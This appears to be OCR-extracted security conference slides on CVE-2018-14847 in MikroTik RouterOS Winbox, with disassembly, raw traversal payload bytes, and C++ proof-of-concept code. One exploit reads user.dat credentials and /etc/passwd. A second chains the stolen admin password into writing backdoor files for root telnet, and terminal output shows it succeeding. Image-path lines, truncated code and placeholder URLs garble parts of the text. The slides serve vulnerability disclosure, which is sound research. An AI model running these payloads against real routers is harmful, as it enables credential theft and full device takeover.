26      [0x68, 0x01, 0x00, 0x66, 0x4d, 0x32, 0x05, 0x00,
27       0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x05, 0x07,
28       0x00, 0xff, 0x09, 0x07, 0x01, 0x00, 0x00, 0x21,
29       0x35, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2e, 0x2f,
30       0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f,
31       0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f,
32       0x2f, 0x2f, 0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x66,
33       0x6c, 0x61, 0x73, 0x68, 0x2f, 0x72, 0x77, 0x2f,
34       0x73, 0x74, 0x6f, 0x72, 0x65, 0x2f, 0x75, 0x73,
35       0x65, 0x72, 0x2e, 0x64, 0x61, 0x74, 0x02, 0x00,
36       0xff, 0x88, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,
37       0x08, 0x00, 0x00, 0x00, 0x01, 0x00, 0xff, 0x88,
38       0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x02, 0x00,
39       0x00, 0x00]
40
41
42  SECOND_PAYLOAD = \
43      [0x3b, 0x01, 0x00, 0x39, 0x4d, 0x32, 0x05, 0x00,
44       0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x06, 0x01,
45       0x00, 0xfe, 0x09, 0x35, 0x02, 0x00, 0x00, 0x08,
46       0x00, 0x80, 0x00, 0x00, 0x07, 0x00, 0xff, 0x09,
47       0x04, 0x02, 0x00, 0xff, 0x88, 0x02, 0x00, 0x00,
48       0x00, 0x00, 0x00, 0x08, 0x00, 0x00, 0x00, 0x01,
49       0x00, 0xff, 0x88, 0x02, 0x00, 0x02, 0x00, 0x00,
50       0x00, 0x02, 0x00, 0x00, 0x00]
```


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CVE-2018-14847

First Payload


```
albinolobster@ubuntu:~/mikrotik/parse_x3/build$ ./x3_parse -f  \
    ../samples/system_6_41.x3  | grep ,2$
/nova/bin/mproxy,2
```

```
off_8056630     dd offset sub_805522A   ; DATA XREF: sub_804D6F9+DC↑o
                                        ; sub_805522A+6↑o
                                        ; handler 2
                dd offset sub_805523C
                dd offset nv::Handler::loadPermData(nv::message const&)
                dd offset nv::Handler::savePermData(nv::message &)
                dd offset nv::Handler::handle(nv::message &)
                dd offset nv::Handler::handleBrkpath(nv::message const&)
                dd offset nv::Handler::handleReply(nv::message const&)
                dd offset nv::Handler::handleCmd(nv::message const&,uint)
                dd offset nv::Handler::cmdGetPolicies(nv::message const&)
                dd offset nv::Handler::cmdGet(nv::message const&)
                dd offset nv::Handler::cmdSet(nv::message const&)
                dd offset nv::Handler::cmdReset(nv::message const&)
                dd offset AMap::cmdGetObj(nv::message const&,uint)
                dd offset AMap::cmdSetObj(nv::message const&,uint)
                dd offset AMap::cmdGetAll(nv::message const&,uint,uint)
                dd offset AMap::cmdAddObj(nv::message const&)
                dd offset AMap::cmdRemoveObj(nv::message const&,uint)
                dd offset nv::Handler::cmdMoveObj(nv::message const&,uint)
                dd offset nv::Handler::cmdGetCount(nv::message const&)
                dd offset handler_2_unknown_cmd ; <--- unknown commands
                dd offset nv::Handler::cmdShutdown(nv::message const&)
                dd offset nv::Handler::shouldNotify(nv::message const&,nv::message const&)
```

- Handler 2 in mproxy implements its own version of the unknown command function.
- The command issued (7) will fall into that function.

CVE-2018-14847

mproxy handler 2 command 7




```
push    eax
push    eax
push    offset aHomeWebWebfig ; "/home/web/webfig/"
lea     eax, [ebp+var_7C]
push    eax             ; this
call    string::string(char const*)
pop     eax
pop     edx
push    esi             ; string *
lea     eax, [ebp+var_7C]
push    eax             ; this
call    string::append(string const&)
add     esp, 0Ch
push    1               ; bool
lea     eax, [ebp+var_7C]
push    eax             ; string *
push    ebx             ; this
call    nv::findFile(string const&,bool)
sub     esp, 0Ch
push    ebx
push    esi
call    string::operator=(string&&)
add     esp, 14h
push    ebx             ; this
call    string::freeptr(void)
lea     eax, [ebp+var_7C]
mov     [esp], eax
jmp     short loc_8051E1E
```

- Opens an existing file in */home/web/webfig/* for **reading**
- mproxy responds to the request with the opened file's size and assigns a session ID.

CVE-2018-14847

Second Payload



EXPLOIT DATABASE

Home Exploits

```
FIRST_PAYLOAD = \
    [0x68, 0x01, 0x00, 0x66, 0x4d, 0x32, 0x05, 0x00,
     0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x05, 0x07,
     0x00, 0xff, 0x09, 0x07, 0x01, 0x00, 0x00, 0x21,
     0x35, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2e, 0x2f,
     0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f,
     0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f,
     0x2f, 0x2f, 0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x66,
     0x6c, 0x61, 0x73, 0x68, 0x2f, 0x72, 0x77, 0x2f,
     0x73, 0x74, 0x6f, 0x72, 0x65, 0x2f, 0x75, 0x73,
     0x65, 0x72, 0x2e, 0x64, 0x61, 0x74, 0x02, 0x00,
     0xff, 0x88, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,
     0x08, 0x00, 0x00, 0x00, 0x01, 0x00, 0xff, 0x88,
     0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x02, 0x00,
     0x00, 0x00]


SECOND_PAYLOAD = \
    [0x3b, 0x01, 0x00, 0x39, 0x4d, 0x32, 0x05, 0x00,
     0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x06, 0x01,
     0x00, 0xfe, 0x09, 0x35, 0x02, 0x00, 0x00, 0x08,
     0x00, 0x80, 0x00, 0x00, 0x07, 0x00, 0xff, 0x09,
     0x04, 0x02, 0x00, 0xff, 0x88, 0x02, 0x00, 0x00,
     0x00, 0x00, 0x00, 0x08, 0x00, 0x00, 0x00, 0x01,
     0x00, 0xff, 0x88, 0x02, 0x00, 0x02, 0x00, 0x00,
     0x00, 0x02, 0x00, 0x00, 0x00]
```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
CVE-2018-14847

mproxy handler 2 command 4



```
loc_80521DF:
push    eax
push    eax
push    2
push    edi
call    nv::message::get<nv::u32_id>(nv::u32_id)
mov     ebx, eax
mov     [ebp+var_B4], eax
lea     eax, [ebp+var_78]
mov     [esp], eax      ; this
call    nv::message::message(void)
pop     eax
pop     edx
push    3
lea     eax, [ebp+var_78]
push    eax
call    nv::message::operator[]<nv::raw_id>(nv::raw_id)
mov     edi, eax
mov     byte ptr [ebp+buf.st_dev], 0
add     esp, 0Ch
push    esi
push    ebx
push    eax
call    vector<uchar>::resize(uint,uchar const&)
add     esp, 0Ch
push    ebx             ; nbytes
push    dword ptr [edi] ; buf
mov     eax, [ebp+var_AC]
push    dword ptr [eax+8] ; fd
call    _read
mov     ebx, eax
add     esp, 10h
test    eax, eax
jns     short loc_8052261
```

- Reads from the currently open file.
- Only reads up to amount requested in the “u2” variable (32768 in the previous slide).
- Returns data in a raw array.
- Responses longer than 255 bytes are fragmented at the Message layer.

tenable

CVE-2018-14847

Code Dump #8

```
Winbox_Session winboxSession(ip, port);
if (!winboxSession.connect())
{
    std::cerr << "Failed to connect to the remote host" << std::endl;
    return EXIT_FAILURE;
}

WinboxMessage msg;
msg.set_to(2, 2);
msg.set_command(7);
msg.set_request_id(1);
msg.set_reply_expected(true);
msg.add_string(1, "//./.././.././../etc/passwd");
std::cout << "-> " << msg.serialize_to_json() << std::endl;
winboxSession.send(msg);

msg.reset();
if (!winboxSession.receive(msg))
{
    std::cerr << "Error receiving a response." << std::endl;
    return EXIT_FAILURE;
}

boost::uint32_t sessionID = msg.get_session_id();
std::cout << "<- " << msg.serialize_to_json() << std::endl;

boost::uint16_t file_size = msg.get_u32(2);
if (file_size == 0)
{
    std::cout << "File size is 0" << std::endl;
    return EXIT_FAILURE;
}

msg.reset();
msg.set_to(2, 2);
msg.set_command(4);
msg.set_request_id(2);
msg.set_reply_expected(true);
msg.set_session_id(sessionID);
msg.add_u32(2, file_size);
winboxSession.send(msg);
std::cout << "-> " << msg.serialize_to_json() << std::endl;
```

- PoC for CVE-2018-14847
  - UPDATE WITH GITHUB URL
  - Uses *WinboxMessage* and *WinboxSession* objects to simplify PoC creation.
  - Reads /etc/passwd from the remote target

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
CVE-2018-14847

Fixing CVE's Description



- To the left, you can see that the commands used by CVE-2018-14847, 4 and 7, do not require authentication.
- Rephrasing the description:

"Winbox for MikroTik RouterOS through 6.42 allows remote attackers to ~~bypass authentication and~~ read arbitrary files ~~by modifying a request to change one byte related to a Session ID~~ via directory traversal."

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
By the Way

What do those other commands do?



1. Opens a file in */var/pckg/* for writing
2. Writes to the open file
3. Opens a file in */var/pckg/* for reading
4. Reads the open file
5. Cancel transfer (and deletes the file)
6. Creates a directory in */var/pckg/*
7. Opens a file in */home/web/webfig/* for reading

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
By the Way

Can we use the other commands for anything?

- They require authentication.
- But… CVE-2018-14847 has been widely used to steal credentials from the user.dat file.
- To the right you can see that commands 1, 3, and 7 all share the vulnerable directory logic.
- Command 3 and 7 open files for reading.
- Command 1 opens a file for ***writing***.



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By the Way
What to use Command 1 for?

What to write?

By the Way
So what to write?

How about the developer backdoor file to enable root telnet?

By the Way
Code Dump #9

- GITHUB URL HERE
  - Grabs an admin username and password with CVE-2018-14847.
  - Logs in over Winbox.
  - Creates the both versions of the backdoor file.
  - Gives a remote attacker root terminal access to the underlying operating system (Linux) without requiring prior knowledge of credentials.
  - Patched on April 23, 2018 (6.42.1) and April 24, 2018 (6.40.8)

```
boost::uint32_t p_session_id = 0;
if (!mproxy_session.login(p_username, p_password, p_session_id))
{
    std::cerr << "[-] Login failed." << std::endl;
    return false;
}

std::cout << "[+] Creating /pckg/option on " << p_ip << ":" << p_

WinboxMessage msg;
msg.set_to(2, 2);
msg.set_command(1);
msg.set_request_id(1);
msg.set_reply_expected(true);
msg.set_session_id(p_session_id);
msg.add_string(1, "//./../../../../../pckg/option");
mproxy_session.send(msg);

msg.reset();
mproxy_session.receive(msg);
if (msg.has_error())
{
    std::cout << "[-] " << msg.get_error_string() << std::endl;
    return false;
}

std::cout << "[+] Creating /flash/nova/etc/devel-login on " << p_
msg.reset();
msg.set_to(2, 2);
msg.set_command(1);
msg.set_request_id(2);
msg.set_reply_expected(true);
msg.set_session_id(p_session_id);
msg.add_string(1, "//./../../../../../flash/nova/etc/devel-login");
mproxy_session.send(msg);
```


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
By the Way
Affected Online Systems



tenable

```
albinolobster@ubuntu:~/mikrotik/poc/bytheway/build$ telnet -l devel 192.168.1.251
Trying 192.168.1.251...
Connected to 192.168.1.251.
Escape character is '^]'.
Password:
Login failed, incorrect username or password

Login: ◆^CConnection closed by foreign host.
albinolobster@ubuntu:~/mikrotik/poc/bytheway/build$ ./btw -i 192.168.1.251

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[+] Extracting passwords from 192.168.1.251:8291
[+] Searching for administrator credentials
[+] Using credentials - admin:lol
[+] Creating /pckg/option on 192.168.1.251:8291
[+] Creating /flash/nova/etc/devel-login on 192.168.1.251:8291
[+] There's a light on
albinolobster@ubuntu:~/mikrotik/poc/bytheway/build$ telnet -l devel 192.168.1.251
Trying 192.168.1.251...
Connected to 192.168.1.251.
Escape character is '^]'.
Password:


BusyBox v1.00 (2017.03.02-08:29+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# uname -a
Linux MikroTik 3.3.5 #1 Thu Mar 2 08:16:25 UTC 2017 mips unknown
# cat /rw/logs/VERSION
v6.38.4 Mar/08/2017 09:26:17
```

Questions?